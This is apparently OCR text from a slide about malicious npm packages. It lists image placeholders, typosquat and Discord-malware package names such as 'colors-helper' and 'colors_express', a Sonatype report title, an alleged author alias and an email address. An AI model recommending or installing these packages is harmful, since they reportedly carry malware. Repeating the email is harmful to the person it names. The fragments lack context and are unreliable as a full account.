







cutie
devil
kaaan7000
color
vitao
fake instagram followers
selfbot
fs -0.0.1-security
replit
lofygang
Discord-Mass-Ore
loars



Sonatype report (https://blog.sonatype.com/malicious-npm-colors-typosquats-pack-discord-malware)
sonatype
Malicious npm 'colors' Typosquats Pack Discord Malware
similar
d1ekaue
gxthkaue@gmail.com
colors-helper
colors-help
colors_express

